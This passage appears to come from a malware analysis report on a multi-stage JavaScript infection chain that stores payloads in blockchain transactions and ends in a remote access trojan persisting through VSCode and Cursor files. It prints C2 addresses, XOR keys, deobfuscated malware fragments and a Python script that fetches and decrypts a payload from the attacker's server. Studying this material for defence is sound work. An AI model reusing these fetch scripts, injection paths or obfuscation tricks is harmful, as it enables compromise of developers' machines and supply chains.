
These look like anti-tampering checks that bail out if the code is modified

2. **Try-catch suppression:** All operations wrapped in `try-catch` blocks that silently fail - makes debugging harder
3. **Async operations:** Everything is async, making step-through debugging more difficult
4. **Multiple fallbacks:** If one method fails, it tries alternatives - analysts must trace all paths
5. **Dynamic evaluation:** `eval()` makes static analysis impossible - code only reveals itself at runtime
6. **No error messages:** All errors are caught and suppressed - no forensic information leaked

The example gives the BSC contract of:
0xf46c86c886bbf9915f4841a8c27b38c519fe3ce54ba69c98d233d0ffc94d19fc

This then gives us the following:
https://bscscan.com/tx/0xf46c86c886bbf9915f4841a8c27b38c519fe3ce54ba69c98d233d0ffc94d19fc

Which then brings us to the malicious code which is both character-swapped and XOR encoded by a 15-character password:



To simulate the fetching of these next payloads, we ran a script PayloadFetcher.js which is in the GitHub repository, to effectively request Get requests, as well as simulate the XOR and character-shuffling capabilities, the logs were here:


```
 Stage 1: Initial Blockchain Query
Payload 1 Fetch:

TRON Address: TMfKQEd7TJJa5xNZJZ2Lep838vrzrs7mAP
TRON API: https://api.trongrid.io/v1/accounts/{address}/transactions?only_confirmed=true&only_from=true&limit=1
Aptos Fallback: 0xbe037400670fbf1c32364f762975908dc43eeb38759263e7dfcdabc76380811e
Aptos API: https://fullnode.mainnet.aptoslabs.com/v1/accounts/{address}/transactions?limit=1
XOR Key: 2[gWfGj;<:-93Z^C

RPC call to host: bsc-dataseed.binance.org method: eth_getTransactionByHash params: [
'0xf46c86c886bbf9915f4841a8c27b38c519fe3ce54ba69c98d233d0ffc94d19fc'
```

```
Payload 2 Fetch:

TRON Address: TXfxHUet9pJVU1BgVkBAbrES4YUc1nGzcG
TRON API: Same as above
Aptos Fallback: 0x3f0e5781d0855fb460661ac63257376db1941b2bb522499e4757ecb3ebd5dce3
Aptos API: Same as above
XOR Key: m6:tTh^D)cBz?NM]

Stage 2: BSC Payload Retrieval

Primary BSC Node: bsc-dataseed.binance.org
Fallback BSC Node: bsc-rpc.publicnode.com
Method: eth_getTransactionByHash using the hash retrieved from Stage 1
Extracts encrypted payload from transaction input data (after ?.? delimiter)

RPC call to host: bsc-dataseed.binance.org method: eth_getTransactionByHash params: [
'0xd33f78662df123adf2a178628980b605a0026c0d8c4f4e87e43e724cda258fef'
```

These were obfuscated with character rotation and XOR keys with 15 characters each; this led to two more obfuscated JS codes.

Payload1_1 (Payload Stager)

SHA256: `ee3cc7c6bd58113f4a654c74052d252bfd0b0a942db7f71975ce698101aec305`



Obfuscation

The obfuscation was identical to Payload1, so we will skip over the steps for this. The deobfuscation scripts and steps are in the GitHub Repository.

Payload Retrieval:

Single Payload (not two like previous sample):

- **XOR Key:** `'cA]2!+37v,-szeU}'`
- **Deobfuscation Key:** `438651`

Fetch Chain:

1. **TRON:** `TLmj13VL4p6NQ7jpxz8d9uYY6FUKCYatSe` → extracts transaction data, reverses it
2. **Fallback - Aptos:** `0x3414a658f13b652f24301e986f9e0079ef506992472c1d5224180340d8105837` → extracts from arguments[0]
3. **BSC Primary:** `bsc-dataseed.binance.org` → `eth_getTransactionByHash`
4. **Fallback BSC:** `bsc-rpc.publicnode.com`
5. Extracts from transaction input, splits on `'?.?'`, then takes the second part [1]
6. **XOR decrypts and executes via eval()** (no spawn, single payload only)

Anti-Reversing Techniques:

Obfuscation Methods:

1. String shuffling function (`_$af813180`) - mathematical character permutation
2. Dynamic property access - `i['Promise']` , `u('https')['get']`
3. Blockchain as data storage - payload(s) hidden in immutable transactions
4. Multi-layer encoding: Hex → Buffer → UTF8 → Reversed → XOR

Anti-Debugging:

1. **State checks:** `if(_$af813180== 1){return}` , `if(_$af813180=== 0){return}`
2. **Error suppression:** All operations in try-catch blocks that silently fail
3. **Async operations:** Makes step-through debugging difficult
4. **Multiple fallbacks:** Must trace all execution paths
5. **Dynamic eval():** Code only reveals at runtime
6. **No error messages:** Errors caught and suppressed

Stealth:

- Only uses Node.js built-ins (no dependencies)
- Legitimate-looking blockchain API traffic
- No spawn/detached process (simpler than first sample)
- Minimal footprint

Key Difference:

This variant has 1 payload (eval only), previous had 2 payloads (eval + spawn detached).


Retrieval

We have a script in the GitHub repository to fetch this, from our logs this is what is shown:

```
 TRON address: TLmj13VL4p6NQ7jpxz8d9uYY6FUKCYatSe
Aptos address: 0x3414a658f13b652f24301e986f9e0079ef506992472c1d5224180340d8105837
XOR key: cA]2!+37v,-szeU}

[PRIMARY] Attempting BSC primary node...
RPC call to host: bsc-dataseed.binance.org method: eth_getTransactionByHash params: [
  '0xa8cdabea3616a6d43e0893322112f9dca05b7d2f88fd1b7370c33c79076216ff'
]
✓ BSC primary succeeded
```

Payload1_2 (HTTP Payload Stager)

SHA256: `ce47fef68059f569d00dd6a56a61aa9b2986bee1899d3f4d6cc7877b66afc2a6`



Obfuscation

The obfuscation was identical to Payload1 and Payload1_1 so we will skip over the steps for this. The deobfuscation scripts are in the GitHub Repository.

Payload Analysis - Stage 2 Malware

This is one of the **decrypted payloads** from the previous stage. It performs C2 communication and additional payload retrieval.

Key Components

Decoded String (_$_145a):

The shuffled string decodes to a **hardcoded C2 server location:**

```
http://23.27.20.143:27017/$/boot
```

XOR decryption key: `ThZG+0jfXE6VAGOJ` (16 characters)

C2 Communication Flow:

1. Sets Global Variable:

```
_global['_H'] = "http://23.27.20.143:27017"
```

Stores the C2 server address globally

2. HTTP Request to C2:

- **URL:** `http://23.27.20.143:27017/$/boot`
- **Method:** GET
- **User-Agent Spoofing:**

```
Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML; like Gecko) Chrome/131.0.0.0 Safari/537.36
```

Disguises as legitimate Chrome browser on Windows 10

- **Custom Header:** `Sec-V: [value]` - sends the `_V` global variable (likely infection counter or version tracking)

3. Payload Processing:

- Receives response from C2 server
- **XOR decrypts** response using key `ThZG+0jfXE6VAGOJ`
- **Immediately executes** decrypted payload via `eval()`

Obfuscation Techniques

1. String Shuffling (_$af1013):

- Complex permutation algorithm that scrambles strings
- Uses mathematical operations: `f * (a + 515) + (f % 46709)` with modulo operations
- Multiple character replacements with delimiter swapping

2. Variable Name Obfuscation:

- Functions: `a0a()`, `a0b()`, `a0n()`

- Intentionally confusing naming to hinder analysis

3. Offset-based String Access:

```
a0n(0x10b) + a0n(0xef) + '43' + ':' + 0x6989  // Builds "http://23.27.20.143:27017"
```

String fragments stored in array, accessed by hex offsets (0x6989 = 27017 in decimal)

4. Dead Code Pattern:

```
if (_$af1004 == true) { return }  // Never executes
if (_$af1004 == 1) { _$af1004(0) }  // Confusing logic
```

Anti-Debugging Methods

1. Control Flow Obfuscation (_$af1003):

```
const d = parseInt(m(0x103)) / 0x1 * (-parseInt(m(0xff)) / 0x2) +
          -parseInt(m(0x109)) / 0x3 * (-parseInt(m(0xf0)) / 0x4) + ...
if (d === b) { break } else { c['push'](c['shift']()) }
```

- Performs complex calculations to validate execution
- Array rotation based on calculation results
- If debugger modifies values, execution path changes

2. State Checks:

```
if (!_$_145a) { _$af1013 = false }
if (!_$af1013) { _$af1004 = 1 }
if (!_$_145a) { _$af1003 = null; return }
```

- Multiple interdependent variable checks
- Tampering with one variable breaks execution chain

3. Try-Catch Loops:

```
while (!![]) {
   try { /* complex logic */ }
   catch (e) { c['push'](c['shift']()) }
}
```

- Infinite loop with exception handling
- Makes breakpoint debugging difficult

4. Silent Failure:

Throughout the code, errors are caught and suppressed - stack traces or error messages are unavailable for analysis. For example, **Decryption Failures - Returns empty on error:**

```
def _decrypt(B,value,encrypted_value):
   # ... decryption logic ...
   try:
       H=G.decrypt_and_verify(A[12:-16],E)
   except Ak:raise V(A7)  # Ak is ValueError
   return H.decode(encoding=f,errors=m)
```

The `errors=m` (where `m='ignore'`) silently drops characters that can't be decoded.

Stealth & Evasion

1. **User-Agent Spoofing:** Mimics legitimate Chrome browser in Windows 10
2. **HTTP (not HTTPS):** Avoids certificate inspection/pinning
3. **Generic endpoint:** `/$/boot` - appears as legitimate web traffic
4. **Custom tracking header:** `Sec-V` - likely tracks infection state across requests
5. **Async execution:** Harder to trace in real-time
6. **Port 27017:** Default MongoDB port - may blend in with regular database traffic

Fetching the Next Stage

This would be straight forward as we would just replicate the code without `exec` actually running the next payload, we do this via the following Python script.

Note: Do not run this!!!!!

```
 import requests

# Fetch the payload
url = "http://23.27.20.143:27017/$/boot"
headers = {
    "User-Agent": "Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML; like Gecko) Chrome/131.0.
    "Sec-V": "0"
}

try:
    response = requests.get(url, headers=headers, timeout=10)
    print(f"Status: {response.status_code}")
    print(f"Content-Length: {len(response.content)}")

    # Save obfuscated payload
    with open("obfuscated_payload.bin", "wb") as f:
```

```
        f.write(response.content)

    # XOR decrypt with the key
    key = "ThZG+0jfXE6VAGOJ"
    decrypted = ""

    for i, byte in enumerate(response.content):
        key_char = ord(key[i % len(key)])
        decrypted += chr(byte ^ key_char)

    with open("decrypted_payload.js", "w") as f:
        f.write(decrypted)

    print("First 200 chars of decrypted:")
    print(repr(decrypted[:200]))

except Exception as e:
    print(f"Error: {e}")
```

Note that Sec-V is likely the flag for the repository (Store-V), and the value 0 is the attack vector, which in our case is IT Worker Social Engineering to Private Repository. This then fetches the next stage of the Payload1_2_1.

302 Response (Easter Egg)

If unsuccessful with your fetch for not putting in the right parameters, your HTTP response will be 'completely sent off' and you will be HTTP 302 redirected to a page downloading some kind of file `gist_crtp_constructors`.

```
 * Request completely sent off
< HTTP/1.1 302 Found
< Access-Control-Allow-Origin: *
< Expires: Sat, 26 Jul 1997 05:00:00 GMT
< Last-Modified: Fri, 26 Sep 2025 17:03:36 GMT
< Cache-Control: no-store, no-cache, must-revalidate
< Pragma: no-cache
< Location: https://github.com/duanegoodner/xiangqigame/raw/refs/heads/main/prototypes/crtp_constructors/gist_crt
< Content-Type: application/octet-stream
< Server: EmbedIO/3.5.2
< Date: Fri, 26 Sep 2025 17:03:36 GMT
< Content-Length: 0
< Connection: keep-alive
< Keep-Alive: timeout=15,max=100
```

The URL in question downloads this file directly:
https://github.com/duanegoodner/xiangqigame/raw/refs/heads/main/prototypes/crtp_constructors/gist_crtp_constructors

This is a C++ compiled ELF binary. The peculiar aspect of this discovery was that it didn't align with our investigation's progression and appeared to be a possible red herring in the Reverse Engineering process. We initially believed this redirect was deliberately placed and represented the final component of the puzzle. However, upon reviewing our workflow, we determined this was not the case.


The repository itself is a C++ AI engine for Chinese Chess, wrapped in Python manager and CLI:

This doesn't appear to be a real individual either:

There is also an email address and LinkedIn Profile:

Payload1_1_1 (Cross-Platform NodeJS Remote Access Trojan)

SHA256: `eefe39fe88e75b37babb37c7379d1ec61b187a9677ee5d0c867d13ccb0e31e30`




We now have the next stage of the payload, which is a larger obfuscated JS code piece.

What is more disturbing is that commercial malware sandboxes had no detections on this enormous payload:

Deobfuscation

The previous payload was the Cross-Chain TxDataHiding and now we have a payload with ~2500 lines of highly obfuscated JS code. Manual deobfuscation of this is near impossible and whilst numerous attempts of debugging and disassembling were attempted, clearly some kind of third-party obfuscator was used for this, otherwise this would be too labour intensive to craft. Debugging this the large array at the end of the code checks for all types of debuggers and disassemblers which we will discuss shortly. Looking around online, we stumbled across Obfuscator.io Deobfuscator. Running this against our code allowed us to see the next stage of the code.



Payload Analysis - Stage 3 RAT (Remote Access Trojan)

Code Size: Approximately **530 lines** of obfuscated JavaScript

Platform Support: Cross-platform - runs on **any operating system with Node.js/JavaScript runtime installed** (Windows, macOS, Linux, BSD, etc.)

This is the **final stage payload** - a full-featured Remote Access Trojan with persistent IDE injection capabilities.

Remote Access Capabilities

Custom Commands (ss_ prefix):

1. **Any shell command** - Full remote shell RCE (Remote Code Execution) - executes native OS commands via `child_process.exec`
2. `[command]` - Detached process execution (runs independently, hidden)
3. `ss_eval:[code]` - Execute arbitrary JavaScript code
4. `ss_info` - System reconnaissance (OS, Node version, paths, timestamps)
5. `ss_ip` - Geolocation via `http://ip-api.com/json`
6. `ss_upf:[file],[destination]` - Upload single file via HTTP
7. `ss_upd:[dir],[destination]` - Upload entire directory recursively
8. `ss_stop` - Stop current upload operation
9. `cd [path]` - Change directory
10. `ss_dir` - Reset to startup directory
11. `ss_fcd:[path]` - Force change directory
12. `ss_inz:[filepath]` - Inject malware into specified file
13. `ss_inzx:[filepath]` - Remove injection from file

Anti-Debugging & Anti-Disassembly Techniques

1. Infinite Loop Anti-Debugger (Lines 1-10):

```
 const a0b = function () {
  let a = true;
  return function (b, c) {
    const d = a ? function () {
      if (c) {
        const e = c.apply(b, arguments);
        c = null;
        return e;
      }
    } : function () {};
    a = false;
    return d;
  };
}();
```

Purpose: Self-modifying execution wrapper that only runs once. Detects tampering if called multiple times (common debugger behavior).

2. Catastrophic Backtracking RegEx (Lines 11-13):

```
 const a0a = a0b(this, function () {
  return a0a.toString().search("(((.+)+)+)+$")
         .toString().constructor(a0a).search("(((.+)+)+)+$");
});
a0a();
```

Purpose:

- **Regex DoS Pattern:** `(((.+)+)+)+$` causes exponential backtracking
- **Freezes Analysis Tools:** The catastrophic backtracking pattern `(((.+)+)+)+$` causes JavaScript deobfuscators, beautifiers, and static analysis tools to hang indefinitely when they attempt to evaluate or simplify the regex. Security researchers trying to reverse engineer the code will find their automated analysis tools freeze or crash, while the actual malware executes normally in victim browsers due to runtime optimizations and timeout protections. This anti-analysis technique acts as a roadblock, forcing manual code review and slowing down threat intelligence efforts.
- **Anti-Analysis Trap:** Executes a catastrophic backtracking regex pattern `(((.+)+)+)+$` against the function's source code that causes JavaScript deobfuscators, beautifiers, and static analysis tools to freeze indefinitely when they attempt to process it. The code doesn't actually check or compare anything—it's purely designed to crash automated reverse engineering tools while executing harmlessly in victim browsers.
- **Constructor Chaining:** Checks runtime integrity

Referenced Throughout: This pattern appears at the very start (lines 1-13) as a gatekeeper before any malicious activity begins.

3. Base64 + XOR Multi-Layer Obfuscation (Lines 100-103):

```
 const G = function (H) {
  const J = "4#uLeVM[3lESLGA".length;  // XOR key
  let K = '';
  for (let L = 0x0; L < H.length; L++) {
    const M = H.charCodeAt(L);
    const N = "4#uLeVM[3lESLGA".charCodeAt(L % J);
    K += global.String.fromCharCode(M ^ N);
  }
  return K;
}(atob("HEUAIgYiJDRdRGwoOiYz...")); // Massive base64 blob

// Then injected into VSCode:
d.inz = "global['_V']='" + e + "';global['r']=require;global['m']=module;" + G;
```

Purpose:

- Base64 encoding → XOR decryption with key `4#uLeVM[3lESLGA`
- **Contains the entire Payload1_1 code** (~150 lines of Cross-Chain TxDataHiding downloader)
- Payload is only revealed at runtime (defeats static analysis)
- Multiple kilobytes of encoded malicious code, which allows the attacker to embed a complete persistence payload into the developer's IDE that automatically re-executes on every launch while evading antivirus detection through runtime-only decryption.
- **This Stage 2 code gets injected into VSCode** for persistence (lines 50-75)
- When VSCode launches, Stage 2 downloads a fresh Stage 3 from C2

What's Inside the atob():

```
 // Decrypted content (Stage 2):
_$_9bbf=(_$af813180)("%5elgrxif1orpnrbF4ruYp%ertm8ac%...", 438651);
(async ()=>{
  // Blockchain fetch from Tron/Aptos/BSC
  // XOR key: 'cA]2!+37v,-szeU}'
  // Downloads Stage 3 from blockchain
  // Executes Stage 3 (this 530-line RAT)
})()
```

Persistence Mechanism:

1. RAT decrypts atob() to get Payload1_1, allowing for a newer refined version of the code should the initial RAT fail for any reason
2. RAT injects Payload1_1 into VSCode files
3. VSCode executes Payload1_1 on every launch
4. Payload1_1 downloads fresh TxData hidden in BSC from blockchain/C2
    1. Particularly useful if the code requires optimisation if it's not working properly
5. Loop continues indefinitely

This creates a **self-perpetuating infection cycle** where the lightweight Stage 2 remains persistent in VSCode while the full-featured Stage 3 RAT is downloaded fresh on each execution.

Note: the payloads frequently changed the transaction data and ultimately the deobfuscated code, likely for performance and compatibility reasons as well as enhancing further anti-reversing techniques. Below you can see the two payloads from the same XCTDH fetch one week apart:

```
    i.writeFile(E, H.split("/*C250617A*/")[0x0].trim(), "utf8", I
=> {
        let J;
        if (I) {
```

```
88      i.writeFile(F, H.split("/*C250618A*/")
[0x0].split("/*C250617A*/")[0x0].trim(), "utf8", I => {
89          let J;
90          if (I) {
```

4. Variable Name Obfuscation:

Functions named `a0a`, `a0b`, `a0n` with hex offset-based string access makes reverse engineering extremely difficult.

5. Anti-Tampering Checks (Throughout):

There are multiple conditional checks, such as:

```
 if (!d.inz) { return false; }
if (global.process.env.jsbot) { return; }
```

Detects sandbox/analysis environments by checking for specific variables.

Primary Functions

1. IDE Persistence via Code Injection

Targets developer tools to maintain persistence:

VSCode Injection:

- **Windows:** `%LOCALAPPDATA%\Programs\Microsoft VS Code\resources\app\node_modules\@vscode\deviceid\dist\index.js`
- **macOS:** `/Applications/Visual Studio Code.app/Contents/Resources/app/node_modules/@vscode/deviceid/dist/index.js`
- **Linux:** `/usr/share/code/resources/app/node_modules/@vscode/deviceid/dist/index.js`

Cursor IDE Injection:

- **Windows:** `%LOCALAPPDATA%\Programs\cursor\resources\app\node_modules\@vscode\deviceid\dist\index.js`
- **macOS:** `/Applications/Cursor.app/Contents/Resources/app/node_modules/@vscode/deviceid/dist/index.js`
- **Linux:** `/usr/share/cursor/resources/app/node_modules/@vscode/deviceid/dist/index.js`

How VSCode Injection Works:

Target File: The `@vscode/deviceid` module - a legitimate VSCode component used for device identification. This is executed early in VSCode's startup process.

Injection Process (Lines 50-75):

1. Checks if the file exists and is writable
2. Reads the current file's contents
3. Looks for injection marker `/*C250617A*/`
4. If it's already injected with the same version, the process skips injecting malicious code if the target already contains the same version of the injection (identified by the marker in step 3) to avoid duplication
5. If a different version or if it's not injected, the process appends malicious code with 200 spaces padding for obfuscation
6. Injects this code block:

```
 /*C250617A*/
global['e']='vscode-eval';
global['_V']='[version]';
global['r']=require;
global['m']=module;
[entire base64-decoded RAT payload]
```

Why This Is Devastating:

- **Automatic Execution:** Runs every time the developer opens VSCode/Cursor
- **Early Startup:** Executes before any user code loads
- **Legitimate Path:** Modifies official VSCode files, bypasses most antivirus
- **Developer Trust:** Developers trust their IDE completely
- **Code Contamination Risk:** An attacker can modify any project the developer works on
- **Supply Chain Attack:** Infected developers may commit malware into production repositories
- **Universal Compatibility:** Since it's pure JavaScript, it works on **any OS where Node.js runs** - no platform-specific binaries needed

Cross-Platform Architecture

OS Detection & Adaptation (Lines 20-30):

```
 const l = g.platform();              // Detects OS
const m = l.startsWith("win");       // Windows check
if (l === "darwin") { /* macOS */ }
else { /* Linux/Unix */ }
```

Platform-Specific Behavior:

- **Windows:** Uses `%LOCALAPPDATA%`, adds Python paths, `windowsHide: true`
- **macOS:** Uses `/Applications/`, checks file permissions
- **Linux:** Uses `/usr/share/`, standard Unix paths
- **All Others:** Falls back to generic Unix-style paths

Why JavaScript Makes This Dangerous:

- **No Compilation:** Same payload works everywhere without modification
- **Ubiquitous Runtime:** Node.js is installed on virtually all developer machines
- **Native APIs:** Full access to file system, network, and process execution via Node.js APIs
- **Package Ecosystem:** Can dynamically install dependencies (`axios`, `socket.io-client`) via NPM
- **Interpreted Language:** Harder to detect than compiled malware and easier to obfuscate

C2 Infrastructure

Multi-Server Setup Based on _V Variable (Lines 250-260):

```
 if (e[0] == 'A') { K = "136.0.9.8"; }          // Version A
else if (e[0] == 'C') { K = "23.27.202.27"; }  // Version C
else if (!isNaN(parseInt(e))) { K = "166.88.4.2"; }  // Numeric versions
else { K = "23.27.202.27"; }                   // Default
```

C2 Endpoints:

- **Command Socket:** `http://[server]:443` (WebSocket via socket.io)
- **HTTP API:** `http://[server]:27017`
  - `/verify-human/[version]` - Logging/telemetry
  - `/u/f` - File upload endpoint

VM Detection & Network Bypass

Network Persistence Mechanisms (Lines 280-290):

1. Socket.io Auto-Reconnect:

```
reconnectionDelay: 5000  // 5 second retry
```

- Continuously attempts re-connection
- Survives temporary network drops
- Works across VM suspend/resume cycles

2. Multiple C2 Servers:

- If one server is blocked, an attacker can update the `_V` variable to redirect to different infrastructure
